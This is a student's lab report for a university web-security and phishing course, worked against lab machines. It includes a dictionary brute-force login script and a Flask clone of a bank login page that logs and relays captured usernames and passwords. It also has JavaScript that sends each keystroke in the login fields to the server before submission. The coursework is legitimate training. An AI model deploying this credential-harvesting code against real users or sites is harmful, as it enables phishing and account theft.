CSE 3140 Lab 4 - Web and Phishing

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Section Z81
(Tom) IP of VM: 172.16.49.96 , (Filip) IP of VM: 172.16.49.88

Question 1.A : Please put the name of the account
Nimesh88
Question 1.B : Please put the balance of your account
65197


You Logged In as Nimesh88!!

You have 65197 in your bank account.


Question 2 : Please submit the password found for the victim account.
Password is: 63636363

```
import requests
import json
with open("Q1", "r") as file:
    username = file.read().strip()
url = "http://172.16.48.80:80/"
payload = {"username": username, "password": "123123", "submit": "Sign In"}
with open("Q2dictionary.txt", "r") as file:
    passwords = file.read().splitlines()
for password in passwords:
    payload["password"] = password
    x = requests.post(url, data = payload)
    if x.text.find("You Logged In") != -1:
        print("password: " + password)
```

To create the script, I looked into the developer tools of Edge to determine the payload sent when signing into the server. The network tab tracks requests.



After typing in the credentials and signing in, I can see the headers, payload and response of the request.



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

Using this information, I designed how the python script sends requests and then detects a successful login.

```
cse@cse3140-HVM-domU:~/Lab4$ python3 Q2.py
password: 63636363
```

END

Question 3 : Display your website that displays your teams names and number, and submit the approvial code given by a TA.

Submit in HuskyCT: your code (Python script and HTML) as text within your report, the `approval code' from your TA, and a screen shot of your webpage.

Approval code: P9THF9

How the site looks like:

Team 4: Graham Filip and McCarthy Tom

```
from flask import Flask
app = Flask(__name__)
@app.route("/")
def simplepage():
    return "<p>Team 4: Graham Filip and McCarthy Tom</p>"
```

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huskybank.html

```
<!DOCTYPE html>
<html lang="en">


<head>
```

```
    <title>Husky Banking</title>
    <link rel="stylesheet" href="/static/base.css">
</head>



<body>
    <form id="mainHandler" method="post">
        <h1 id="loginHeader">Husky Banking</h1>
        <p id="slogan">A bank where you know your money is in the right paws!</p>
        <!-- used for inheratance, this is where the baseLogin block will be placed -->
        <!-- login tag that prevents cross scripting -->

        <!-- Input objects being called through the login class that is passed through -->
        <p id="userInput"> <label for="username">Username</label>: <input id="username" name="username" required
size="32" type="text" value=""> </p>

        <p id="passInput"> <label for="password">Password</label>: <input id="password" name="password" required
size="32" type="password" value=""> </p>

        <p id="signIn"><input id="submit" name="submit" type="submit" value="Sign In"></p>


        <p id="customPage"> <input id="customPage" name="customPage" type="submit" value="Custom Page"></p>


        <!-- Where the login block is placed -->


    <div id="johnathan"></div>

    <!-- call the javascript file which changes the images within the login page -->
    <script src="/static/js/imageJS.js">
    </script>
    <script src="/static/js/log.js"></script>


    </form>
</body>
</html>
```

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Question 4 : Display your website that immitates the Husky Banking site, and submit the approvial code given by a TA.

Submit in HuskyCT: your code (Python script and HTML) as text within your report, the `approval code' from your TA, a screen shot of your webpage, and a recording, as separate file, of the entire `spoofed login process', including showing the newly collected userid-password pair. (In Windows, use Windows-Alt-R to record screen.)

Screen recording in submission

Approval code: 3VRQQJ

```
from flask import Flask, render_template, redirect, url_for, request
import json
from datetime import datetime
app = Flask(__name__)
@app.route("/", methods = ['POST', 'GET'])
def simplepage():
    if request.method == 'POST':
        username = request.form['username']
        password = request.form['password']
        with open("logins.txt", "a") as file:
            file.write(username + "," + password + "\n")
        with open("templates/status.html", "a") as file:
            file.write("<p>Login info collected on " + str(datetime.now()) + "\n</p>")
        # url = "http://127.0.0.1:2222/"
        url = "http://127.0.0.1:8080/"
        payload = {"username": username, "password": password, "submit": "Sign In"}
        payloadjson = json.dumps(payload)
        return redirect(url, code=307)
    else:
        return render_template('huskybank.html')
@app.route("/status")
def statuspage():
    return render_template('status.html')
```

huskybank.html

```
<!DOCTYPE html>
<html lang="en">


<head>
    <title>Husky Banking</title>
    <link rel="stylesheet" href="/static/base.css">
</head>



<body>
    <form id="mainHandler" method="post">
        <h1 id="loginHeader">Husky Banking</h1>
        <p id="slogan">A bank where you know your money is in the right paws!</p>
        <!-- used for inheratance, this is where the baseLogin block will be placed -->
        <!-- login tag that prevents cross scripting -->
```

```
        <!-- Input objects being called through the login class that is passed through -->
        <p id="userInput"> <label for="username">Username</label>: <input id="username" name="username" required
size="32" type="text" value=""> </p>

        <p id="passInput"> <label for="password">Password</label>: <input id="password" name="password" required
size="32" type="password" value=""> </p>

        <p id="signIn"><input id="submit" name="submit" type="submit" value="Sign In"></p>


        <p id="customPage"> <input id="customPage" name="customPage" type="submit" value="Custom Page"></p>


        <!-- Where the login block is placed -->


    <div id="johnathan"></div>

    <!-- call the javascript file which changes the images within the login page -->
    <script src="/static/js/imageJS.js">
    </script>
    <script src="/static/js/log.js"></script>


    </form>
</body>
</html>
```

status.html

```
<p>Login info collected on 2023-10-31 20:44:00.099667
</p><p>Login info collected on 2023-10-31 20:45:49.129842
</p><p>Login info collected on 2023-10-31 20:46:37.235873
</p>
```

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





Login info collected on 2023-10-31 20:44:00.099667


Login info collected on 2023-10-31 20:45:49.129842

Login info collected on 2023-10-31 20:46:37.235873

Question 5.A : Display your website that mimics the custom Husky Banking site, and submit the approvial code given by a TA.

Submit in HuskyCT: the url(s) of the image(s), `approval code' from your TA, a screen shot of your webpage, and a screen recording (not video) of the entire `spoofed login process'.

Approval code: 0PI6RW



Question 5.B : Please submit the background images location.
Background/cookies.jpg
Question 5.C : Please submit the input box images location.
Blob/smile.jpg
Question 5.D : Please submit the websites icon image location.
Icon/derp.ico

Question 6 : Display your website that mimics the Husky Banking site with additional input capturing, and submit the approvial code given by a TA.
Submit in HuskyCT: your code (HTML, JavaScript and Python), as text within your report, `approval code' from your TA, and a screen recording (not video) showing a user filling in the

user-id and the password fields but NOT submitting the form, and how the server is still learning the password.

Approval code: W6MWLT

```
from flask import Flask, render_template, redirect, url_for, request
import json
from datetime import datetime
app = Flask(__name__)
@app.route("/", methods = ['POST', 'GET'])
def simplepage():
    # print('test')
    if request.method == 'POST':
        data = request.get_json()
        if data is not None:
            with open("log.txt", "a") as file:
                file.write(f"Received input for {data['field']}: {data['value']}\n")
            return '', 204
        username = request.form['username']
        password = request.form['password']
        with open("logins2.txt", "a") as file:
            file.write(username + "," + password + "\n")
        with open("templates/status.html", "a") as file:
            file.write("<p>Login info collected on " + str(datetime.now()) + "\n</p>")
        # url = "http://127.0.0.1:2222/"
        url = "http://127.0.0.1:8080/"
        payload = {"username": username, "password": password, "submit": "Sign In"}
        payloadjson = json.dumps(payload)
        return redirect(url, code=307)
    else:
        return render_template('huskybank.html')


@app.route("/status")
def statuspage():
    return render_template('status.html')
```

huskybank.html

```
<!DOCTYPE html>
<html lang="en">


<head>
    <title>Husky Banking</title>
    <link rel="stylesheet" href="/static/base.css">
</head>



<body>
```

```
    <form id="mainHandler" method="post">
        <h1 id="loginHeader">Husky Banking</h1>
        <p id="slogan">A bank where you know your money is in the right paws!</p>
        <!-- used for inheratance, this is where the baseLogin block will be placed -->
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        <!-- Input objects being called through the login class that is passed through -->
        <p id="userInput"> <label for="username">Username</label>: <input id="username" name="username" required
size="32" type="text" value=""> </p>

        <p id="passInput"> <label for="password">Password</label>: <input id="password" name="password" required
size="32" type="password" value=""> </p>

        <p id="signIn"><input id="submit" name="submit" type="submit" value="Sign In"></p>


        <p id="customPage"> <input id="customPage" name="customPage" type="submit" value="Custom Page"></p>


        <!-- Where the login block is placed -->


    <div id="johnathan"></div>

    <!-- call the javascript file which changes the images within the login page -->
    <script src="/static/js/imageJS.js">
    </script>
    <script src="/static/js/log.js"></script>


    </form>
</body>
</html>
```

-

Log.js JavaScript file

```
let userInput = document.getElementById('username');
let passInput = document.getElementById('password');
userInput.addEventListener('input', sendInput);
passInput.addEventListener('input', sendInput);

function sendInput(event) {
    let value = event.target.value;

    fetch('/', {
        method: 'POST',
        headers: {
            'Content-Type': 'application/json'
```

```
      },
      body: JSON.stringify({ field: event.target.id, value: value })
    });
}
```